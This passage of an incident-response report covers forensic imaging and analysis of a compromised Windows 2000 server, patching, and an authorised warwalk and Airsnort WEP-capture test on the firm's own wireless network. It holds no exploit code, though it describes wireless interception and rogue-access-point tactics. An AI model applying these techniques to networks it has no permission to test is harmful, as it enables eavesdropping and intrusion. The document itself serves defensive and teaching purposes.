Early morning Saturday 23rd August, the author rendezvoused with Joanna and Lisa at Acme Design premises. The Windows 2000 server had been powered down as per SOP the previous night. This meant that there was no opportunity to capture volatile data such as the details of running processes and network connections. It had already been decided that this was acceptable as Joanna had confirmed that no unusual connections were present on the Server. There was the possibility that this information was being hidden and that a 'rootkit' had been installed on the server. The initial suspicion was that the intruder had attacked Acme from the Internet however the author monitors the firewall regularly and had spotted no signs of penetration. Tripwire [42] had been installed on the firewall at build time and checking of the database revealed no

un-authorised modifications. The firewall logs did in fact provide some confirmation of the lack of external connections and, at that point, we were confident that the firewall had not been compromised. The unusual behaviour reported by the mobile users suggested to the team that the compromise had occurred via the wireless network rather than the Internet. It had already been agreed that, as the new account could have been installed by an Acme employee rather than an external intruder, and there appeared to be no other signs of data theft or damage, that Law Enforcement would not be involved at this stage. However because it was possible that the police might become involved later, a formal chain of custody would be followed.

If the Server did have a rootkit installed, the best way of discovering this would be via a forensic computing examination. To this end, a forensic bit-copy image of the server's hard disk drive was taken. To achieve this, the 250MB Zip drive was removed and replaced with a brand new 40GB disk (see the section on the Incident Response toolkit which follows) which had been formatted with two 20GB FAT32 partitions. The computer was then booted from a CD-ROM containing the Local Area Security [48] Knoppix [49] (L.A.S) Version 4.a LiveCD. This is a self-contained, bootable Knoppix distribution designed for Incident Response.



Figure 32: Screenshot of system booted from L.A.S.

L.A.S booted successfully and initiated an X-windows session. From there an Xterm was launched. A blank floppy disk was inserted into the appropriate drive and mounted under Knoppix:

```
mount /dev/fd0 /mnt/floppy
```

In order to preserve a record of the activity carried out, the 'script' command was used to create a log all commands issued. The 'script' command also timestamps the file.

```
script /mnt/floppy/23Aug2003.txt

Script started on Sat Aug  23 10:07:27 2003
```

Joanna also kept a written log of all activity in her notebook.

It was expected that the suspect disk would be mounted as /dev/hda. Before running any commands which could possibly alter the contents of the disk, the MD5 and SHA-1 checksum values for the whole disk were calculated (and are displayed below). These values could be used to prove that the contents of the disk have not been changed and that the image file is an exact copy of the disk itself.

```
sh-2.05b# md5sum /dev/hda> /mnt/floppy/H_AD_1_230803.md5
sh-2.05b# sha1sum /dev/hda> /mnt/floppy/H_AD_1_  230803  .sha1
```

The values obtained were:

MD5: 9e7d78e98e3049747400577c7e108826
SHA-1: f63a74324f35b2279884e889eb815860d05f00eb

The 'fdisk' command was then used to verify that this /dev/hda was indeed the suspect disk (remember that our new storage disk has only 2 partitions).

```
Disk /dev/hda: 20.0 GB, 20020396032 bytes
255 heads, 63 sectors/track, 2434 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hda1   *         1       261   2096451    7  HPFS/NTFS
/dev/hda2           262      2433  17446590 f  Win95 Ext'd (LBA)
/dev/hda5           262       522   2096451   e  Win95 FAT16 (LBA)
/dev/hda6           523      1175   5245191  e  Win95 FAT16 (LBA)
```

The disk image was then created. This was created in 10 chunks of 2GB each,

which has been found to be the optimal size to allow easy sharing of data between Linux and Windows forensic machines and applications. A full disk image was created, along with separate images of the individual partitons.

```
sh-2.05b# mkdir /mnt/target
sh-2.05b# mount /dev/hdb1 /mnt/target
sh-2.05b# cd /mnt/target
sh-2.05b# dd if=/dev/hda bs=1024k count=2000 of=H_AD1_230803-1.dd
2000+0 records in
2000+0 records out

sh-2.05b# dd if=/dev/hda bs=1024k count=2000 skip=2000 of=H_AD1_230803-2.dd

<rest of commands and output omitted for brevity>

sh-2.05b# dd if=/dev/hda1 bs=1024k count=2000  of=H_AD1_230803p1-1.dd

<etc>
```

The script was then ended and the L.A.S environment halted.

```
sh-2.05b# u# #
Script done on Sat Aug 23 11:04:43 20030+0 records in
```

The details of all the evidence and how it was collected were recorded in the notebook along with the specific hardware details:

Hard disk tagged as H_AD_1_230803
- Western Digital WD200 Enhanced IDE.
- LBA 39102336
- 20.0GB
- S/N WCAHE1328030
- MDL WD200EB-00CPF0

At this point in the investigation, things could have gone one of two ways. If, by the end of the weekend, it was not possible to unravel the full extent of the compromise, or if it could be determined that no criminal or disciplinary offense had been committed, then the Windows 2000 server would have to be returned to service on Monday morning. If direct evidence was found, then the disk would be duplicated using another new disk, allowing the preservation of the original. Any eradication steps would have to be carried out before either the original or the duplicate could be returned to service.

3.3. Containment.

As has already been described, a patient approach to handling the incident was

adopted. Because the network was not in use of the weekend, it was possible to control and limit any further 'damage'.

The forensic image of the hard disk of the Server was transferred to the author's analysis machine. The component 'dd' files were then used to construct an Encase [43] image environment. Encase is the market-leading forensic analysis software. Figure 33 shows a screenshot of Encase running with the Acme PDC case loaded.

Using Encase it was possible to determine the following key points:
i) No files had been created by the new SMSms account.
ii) There was no evidence of any rootkit installation: all typical system files (e.g. Netstat etc) were verified using their MD5 checksum values.
iii) No applications or services were triggered to run at startup: Encase allows the analyst to deconstruct the registry (this process is referred to by Encase as "view file structure") and view the key values. All the well-known hiding places for automatically starting applications such as the 'run' and 'runonce'[9] key were checked.



Figure 33: Encase being used to examine the image of a partition from the PDC hard disk.

[9] HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce

Incident Response equipment.

Wallet of various CDs:
- RedHat 9.0 install set.
- Windows 2000 Pro install.
- Windows 2000 Resource Kit.
- Gentoo Linux LiveCD set.
- SANS track 4 CD V03.06.
- SANS track 8 CD V1.2
- L.A.S Knoppix.

Toolkit.
Fuji Digital camera.
Resealable bags.
2 x 40GB new IDE hard disks.
10 x new, formatted floppy disks.
2 x new 250MB Zip disks.
Selection of IDE cables of various lengths.
44 pin (no power) 2.5" HDD to 40 pin IDE converter (see figure 34)
Roll of sticky tape,
Spiral bound notebook, pens and pencils.

Figure 34: Notebook hard disk converter (and mounting rails).

Systemax full tower PC with
- 2 x removable IDE HDD bays
- 1 x removable SCSI HDD bay
- Panasonic DVD-RAM drive
- DVD-ROM drive.
- Iomega 250MB Zip drive.
- Floppy drive.
- 150GB Lacie firewire drive.

Analysis platform.
- RedHat Linux 7.2 base operating system.[NTFS support]
- Vmware 4.0.0
- The @stake Sleuth Kit

Autopsy
Windows 2000 Pro SP3 virtual machine with
Encase 4.14
Ilook 7.35
Paraben PDA Examiner.
Netanalysis.

One particularly useful technique used in the analysis of the PDC disk was to boot a virtual version of the computer in Vmware [44]. In order to do this, the dd image is 'restored' to a disk partition of the correct size. A new virtual machine is then created with this 'real' partition as the physical disk used for the Vmware instance. This provides the analyst with an easy way to study the suspect machine in operation [45]. Vmware was used to create the most of the screen shots used in this report.

Backups.

Acme Design already had a backup regime organised and implemented by Joanna. This involved the use of standard Microsoft Windows 2000 backup software. The W2K PDC has 3 partitions (as described in section 3.2). Partition 1 (2GB) contains the W2K operating system itself. Partition 2 (2GB) is used as an installation space for third party applications and as a storage area for Joanna's System Administration tools, scripts and utilities. The third partition (5GB) contains the home directories of the Acme domain users.



Figure 35: First stage of backup job creation using Windows 2000 backup

software.

The backup regime is designed around these partitions:

Partition 1 Full weekly backup (Friday)
Partition 2 Full monthly (1st Monday) and ad-hoc incrementals
Partition 3 Full weekly backup (Thursday) and incremental daily

All jobs are scheduled and data is backed-up over the network to the 2GB Jaz drive on Workstation B. The key stages in the creation of a new scheduled backup job using the Windows 2000 backup wizard are illustrated in Figures 35, 36 and 37.

The backup procedure had been carried out as normal during the week in question. The 'dd' imaging of the Acme PDC's hard disk also provided an additional backup capability.

The other Windows computers (not laptops) were examined next. Due to the scarcity of spare hard disks, these computers were not imaged forensically. Instead they were booted and examined with each step of the process carefully documented.



Figure 36: Second stage of backup job creation.



Figure 37: Next stage of backup job creation; type of backup.

The investigation centred on the event logs as this is where the the most obvious symptoms of the RPC/DCOM exploit were to be found. None of the machines examined showed any sign of being compromised by this exploit. However, they all had log entries which showed that the MSSms user had connected to a network share (probably the administrative 'C$' share). Once again, there was no evidence of any files having being created by the attacker. It appeared that the PDC had been the primary target.

A large collection of MP3 files was found on one workstation but these were later confirmed to have been uploaded by the regular user of the machine.

Putting it all together.

It appeared that although the PDC has been compromised using the RPC/DCOM exploit, no real damage had been done. The main concern was that sensitive company data, including details of Acme's accounts base had been stolen. At this point it was felt that the next priority should be to establish whether it was in fact possible for an outsider to gain access to the Acme WLAN. To this end, an impromptu 'warwalk' was carried out around the perimeter of the Acme building. The equipment used for this was a old Sony Vaio laptop running RedHat Linux 9.0 and Kismet. Kismet is an ideal tool for warwalking as it has a number of useful features for discovering and mapping out a wireless network, most notably a graphical packet-strength meter. In fact

Kismet can be used with a Global Positioning System (GPS) card to produce amazing maps of the location and availability of 802.11 networks. Unfortunately no GPS card was available so some improvisation was required.

Plans of the area around Acme were drawn up - a relatively easy task for a graphic design company! - and the Incident Response team went walkabout. While the author slowly navigated the interior and perimeter of the building and the surrounding area with laptop reading the figures from the signal strength display, Joanna followed with a clipboard recording the shouted values of signal strength on the map. The results of this endeavor are shown in figures 38 and 39.

From this data it can clearly be shown that it would be trivially easy for an attacker to locate a monitoring device - a laptop powered from a cigarette lighter adapter for example - in a vehicle in the car park and capture data from the Acme wireless LAN. Even so, being able to capture WEP encrypted packets does not mean that the encryption can easily be broken. The Acme LAN is not particularly busy. Most operations take place on the local machine, with traffic only being generated when files are saved to the user's home directory on the PDC, or by web-surfing.



Figure 38: AP signal strength inside and just outside Acme offices.

In order to get an idea as to how long the attacker would probably have needed to monitor the network, the Sony Vaio was redeployed with Airsnort and left collecting packets overnight on Saturday. In order to simulate traffic on the LAN, a number of persistent ping commands with large payloads were established between machines.

At the end of the day, all evidence including the PDC's disk and logbooks were locked away in the back office.

Over the next few weeks, the author worked on the analysis of the incident at his home. Work was carried out on copies of the 'dd' images of the ACMEPDC hard disk and partitions. When not used with Encase (which has its own internal integrity checking) the image (a composite of the component data files) was mounted under Linux as 'read-only':

```
mount -t ntfs -o loop,ro,noexec,noatime.nodev H_AD1_230803p1-all.dd  /mnt/susp
```

At the end of each session, the author rec-calculated the MD5 value for the image and compared this to the original. No differences were reported.



Figure 39: Results of external war-walk.

3.4. Eradication & Recovery.

On Sunday morning the Incident Response team reconvened at Acme premises. The focus for the 2nd day of the response was to be eradication. It had been decided over pizza the night before that the server's disk would be duplicated and the machine reinstated to service using the copy. The original could then be preserved under strict chain of custody. It was placed in a poly-bag and sealed with a sticky label which all three members of the incident response team signed.

Examination of the Airsnort laptop revealed that, although over 2 million packets had been captured, only 155 weak packets had been detected. This is far too few to crack WEP. It was decided to leave the test running and the amount of simulated traffic was increased by an order of magnitude in order to increase the probability of generating weak packets.

The first step in the eradication process was to apply the Microsoft security patch to all Windows systems. It was also decided to apply the latest Service Packs if time permitted. Although no testing was carried out at this point, the test network described in figure 16 was later used to verify that the patch was effective in stopping the exploit.

At this point the Incident Response team was also formulating a plan for how to deal with the attacker and whether to inform law enforcement. The chance that the attacker was a member of Acme staff still existed, and appeared more likely than an external attacker. Why would someone target Acme and devote the time and resources necessary to cracking the WEP encryption and attacking the server? The world of Graphic Design is not that cut-throat and Acme have no real competitors in the local area. Although a small company, Lisa operates a rigid scheme of assessment reviews and performance appraisals for her staff. The annual reports were being completed at that time and it was suggested that a curious or anxious member of staff might wish to gain access to their document in advance of the formal interview. Access to the Internet might be attractive but the firewall showed no unusual outgoing connections. A new iptables rule was added to log all connections instigated from the IP addresses used by consultants and visitors.

The author had brought copies of the latest Service packs for Windows 2000 and XP on CD and it was decided to install these first on the workstations while the duplicate disk was being created for the PDC. To the surprise and pleasure of the Incident Response team, no problems were encountered with this process.

Once the duplicate PDC disk was ready, it was installed in the server and the machine booted. Service Pack 4 for Windows 2000 was then installed followed

by the security patch from Microsoft for the RPC/DCOM vulnerability. This patch was also applied to all other workstations. It was fortunate that no real damage had been done to the network and that the recovery steps were fairly simple.

During the process, it was decided to lay a trap for the attacker. The MSSms account would be disabled, but not deleted. During the day, the Sony Vaio would be deployed on the wired network running Snort with the latest ruleset. Hopefully the intruder would try to reestablish their access to the PDC by using the same exploit. The Snort IDS would detect this attack (and any others described in the ruleset) and alert Joanna. The configuration of the wireless network was not changed at this time, and the Airsnort study was continued overnight (the PDC was powered down during this time to avoid any chance of compromise while not protected by the IDS).

During the next week there were a number of problems due to various software conflicts caused by the upgrades that were performed. The IDS did not trigger at any point. In some ways this was good as there was concern that Joanna would be inundated with false-positives. The event logs on the PDC were checked at the end of each working day but no sign of any unusual activity was detected.

The author continued to analyse the data from the PDC and, following research on the Internet, was able to identify a number of possible source code versions of the exploit. These were tested against VMware instances of the Acme PDC but only one was found which seemed to duplicate exactly the same events that occurred during the actual incident. This was the Metasploit code that has been described in detail in section 2.2.2.

On Friday 29th August, when Joanna was out of the office for the afternoon, one of the two visiting consultants reported "strange" events on their laptop. The user had not connected his computer to the wired network and had never used the wireless capability of the device. The user reported that he had encountered an error when trying to access certain files: his Windows operating system was reporting that the files were already in use. Unfortunately it was not possible to examine this machine in any detail.

The Incident Response team met that evening in a local pub to discuss the situation. The author suspected that the attacker may not have noticed that his access to the PDC had been denied if he or she was no longer interested in this computer. No new login failures for the MSSMS account were recorded. Perhaps they had already found and made use of all information of interest on this machine. However, the appearance of a new computer may have been too enticing to resist.

But how was the attacker gaining access if the machine was not connected to any other network? The author suggested that although the consultant did not use the wireless capability of his laptop, it might be configured to automatically

search for 802.11 activity at start-up and was automatically connecting to another network, perhaps one being offered by the attacker. This would also explain some of the anomalous behaviour also reported (see table 2). Joanna raised the issue of the problems that had occurred with the Access Point. Perhaps the attacker had been purposely shutting down the wireless network in an attempt to get mobile stations to associate with his rogue AP? The AP administrative functions are accessible by HTTP and telnet. Although the device is configured to only accept connections from the PDC, the attacker had already compromised this computer. Nevertheless, this would require the attacker to open a command prompt on the PDC and sure enough, there were RPC failure event log entries on the days when the wireless network had 'failed'. The password used to access the admin service could have been obtained by sniffing the wired network although no evidence of a sniffer being installed on the PDC had been revealed, even by an analysis of deleted files using Encase. There were also no 